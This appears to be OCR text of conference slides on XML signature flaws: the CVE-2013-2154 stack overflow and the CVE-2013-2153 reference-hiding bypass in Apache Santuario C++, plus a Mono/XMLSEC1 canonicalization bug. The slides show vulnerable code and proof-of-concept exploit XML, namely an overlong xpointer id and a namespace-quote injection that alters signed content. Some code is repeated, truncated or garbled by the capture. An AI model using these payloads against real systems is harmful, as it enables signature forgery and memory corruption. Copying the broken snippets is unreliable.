
First Transform




Second Transform




Second Transform



Second Transform



Second Transform



CVE-2013-2154

- Affected Apache Santuario C++
- Unauthenticated
- Stack overflow parsing a Reference URI
- Bonus: Fix was wrong, ended up with a heap overflow instead ☺

Reference URIs

```
<good id="xyz">
</good>
```

Reference Type	Example
ID Reference	<Reference URI="#xyz">
Entire Document	<Reference URI="">
XPointer ID	<Reference URI="#xpointer(id('xyz'))">
XPointer Entire Document	<Reference URI="#xpointer(/)">
External	<Reference URI="http://domain.com/file.xml">

CVE-2013-2154

```
const char* URI = getReferenceUri();

// Check for #xpointer(id('A'))
if (strncmp(URI, "#xpointer(id('", 14)  == 0)
{
    size_t len = strlen(&URI[14]);
    char tmp[512];

    if (len > 511)
        len = 511;
    size_t j = 14, i = 0;

    // Extract ID value
    while (URI[j] != '\'') {
        tmp[i++] = URI[j++];
     }
     tmp[i] = '\0';
}
```

CVE-2013-2154

```
const char* URI = getReferenceUri();

// Check for #xpointer(id('A'))
if (strncmp(URI, "#xpointer(id('", 14)  == 0)
{
    size_t len = strlen(&URI[14]);
    char tmp[512];

    if (len > 511)
        len = 511;
    size_t j = 14, i = 0;

    // Extract ID value
    while (URI[j] != '\'') {
        tmp[i++] = URI[j++];
     }
     tmp[i] = '\0';
}
```

CVE-2013-2154

```
const char* URI = getReferenceUri();

// Check for #xpointer(id('A'))
if (strncmp(URI, "#xpointer(id('", 14)  == 0)
{
    size_t len = strlen(&URI[14]);
    char tmp[512];

    if (len > 511)
        len = 511;
    size_t j = 14, i = 0;

    // Extract ID value
    while (URI[j] != '\'') {
        tmp[i++] = URI[j++];
     }
     tmp[i] = '\0';
}
```


CVE-2013-2154

```
const char* URI = getReferenceUri();

// Check for #xpointer(id('A'))
if (strncmp(URI, "#xpointer(id('", 14)  == 
{
    size_t len = strlen(&URI[14]);
    char tmp[512];

    if (len > 511)
        len = 511;
    size_t j = 14, i = 0;

    // Extract ID value
    while (URI[j] != '\'') {
        tmp[i++] = URI[j++];
     }
     tmp[i] = '\0';
}
```

Exploiting It

```
<root>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod/>
      <SignatureMethod/>
      <Reference URI="#xpointer(id('AAAA...')">
        <Transforms/>
        <DigestMethod/>
        <DigestValue>Bo0b5...</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>K4TYp....</SignatureValue>
  </Signature>
</root>
```

Demo Time!


Shibboleth
Consortium
Products
Community
What's Shibboleth?
Join Now
Shibboleth is among the world's most widely deployed federated identity solutions, connecting users to applications both within and between organizations. Every software component of the Shibboleth system is free and open source.
Shibboleth is an open-source project that provides Single Sign-On capabilities and allows sites to make informed authorization decisions for individual access of protected online resources in a privacy-preserving manner.

Reference Verification Bugs

XML Equivalence


- Different physical XML representations might still be equivalent

```
<good x="1" y="2"/>
```


≡

```
<good y="2" x="1"></good>
```


Naïve Verification



Canonicalization (C14N)



Canonicalization (C14N)



Mono C14N Vulnerability

- Affected Mono (unfixed)
- Also affected XMLSEC1 (fixed)
- Allows limited signed content modification
- Same author for both implementations


W3C Canonical XML

Canonical XML
Version 1.0

W3C Recommendation 15 March 2001

This version:
http://www.w3.org/TR/2001/REC-xml-c14n-20010315
Latest version:
http://www.w3.org/TR/xml-c14n
Previous version:
http://www.w3.org/TR/2001/PR-xml-c14n-20010119
Author/Editor:
John Boyer, PureEdge Solutions Inc., jboyer@PureEdge.com

The Bug



LibXML2 Requires Valid URLs for Namespaces, though Mono doesn't

Still, xmlns='http://["]/' works on XMLSEC1

Exploiting It

```
<Transaction>
   <x:Expiry xmlns:x='http://app/timestamp' time='10:00:00'/>
   <Payee>Bob</Payee>
   <Amount>$100</Amount>
 </Transaction>
```

```
bool IsExpired(XmlNode trans) {
  XmlNode expiry = trans.GetElementByName("http://app/timestamp", "Expiry");
  if(expiry != null)
  {
     return CheckExpiry(expiry);
  }
  return false;
}
```

Exploiting It

```
<Transaction>
   <x:Expiry xmlns:x='http://app/timestamp" time="10:00:00'/>
   <Payee>Bob</Payee>
   <Amount>$100</Amount>
 </Transaction>
```

```
<Transaction>
   <x:Expiry xmlns:x="http://app/timestamp" time="10:00:00"/>
   <Payee>Bob</Payee>
   <Amount>$100</Amount>
 </Transaction>
```

```
NS Before = 'http://app/timestamp" time="10:00:00'
NS After = 'http://app/timestamp'
```

CVE-2013-2153

- Affected Apache Santuario C++
- Signature Bypass by Hiding References
- Uses an Interesting parsing exploit
- Almost works in Mono, but they got Lucky!

CVE-2013-2153

```
bool DSIGSignature::verify(void) {

     // First thing to do is check the references
     bool referenceCheckResult = mp_signedInfo->verify();

     // Check the signature
     bool sigVfyResult = verifySignatureOnlyInternal();

     return sigVfyResult & referenceCheckResult;
}
```

CVE-2013-2153

```
bool DSIGSignature::verify(void) {

    // ----------------------------------------
    //           Verify each reference element
    // ----------------------------------------

    bool DSIGSignedInfo::verify() {
        return DSIGReference::verifyReferenceList(mp_referenceList);
    }

}
```

CVE-2013-2153

```
bool DSIGSignature::verify(void) {

    //
    //
    //

    boo

}   }
```

```
bool DSIGReference::verifyReferenceList(DSIGReferenceList * lst) {
    // Run through a list of hashes and checkHash for each one
    bool res = true;
    int size = lst->getSize();
    for (int i = 0; i < size; ++i) {
        if (lst->item(i)->checkHash()) {
            res = false;
        }
     }

     return res;
}
```

CVE-2013-2153

```
bool DSIGSignature::verify(void) {

    //
    //
    //

    boo

}   }
```

```
bool DSIGReference::verifyReferenceList(DSIGReferenceList * lst) {
    // Run through a list of hashes and checkHash for each one
    bool res = true;
    int size = lst->getSize();
    for (int i = 0; i < size; ++i) {
        if (lst->item(i)->checkHash()) {
            res = false;
        }
     }

     return res;
}
```

CVE-2013-2153

```
bool DSIGSignature::verify(void) {

    //
    //
    //

    boo

}   }
```

```
bool DSIGReference::verifyReferenceList(DSIGReferenceList * lst) {
    // Run through a list of hashes and checkHash for each one
    bool res = true;
    int size = lst->getSize();
    for (int i = 0; i < size; ++i) {
        if (lst->item(i)->checkHash()) {
            res = false;
        }
     }

     return res;
}
```

CVE-2013-2153

```
bool DSIGSignature::verify(void) {

    //
    //
    //

    boo

}   }
```

```
bool DSIGReference::verifyReferenceList(DSIGReferenceList * lst) {
    // Run through a list of hashes and checkHash for each one
    bool res = true;
    int size = lst->getSize();
    for (int i = 0; i < size; ++i) {
        if (lst->item(i)->checkHash()) {
            res = false;
        }
     }

     return true;
}
```

CVE-2013-2153

```
void DSIGSignedInfo::load(void) {

  DOMNode * child = mp_signedInfoNode->getFirstChild();
  // Load rest of SignedInfo
  ...

  // Now look at references....
  child = child->getNextSibling();

  // Run through the rest of the elements until done
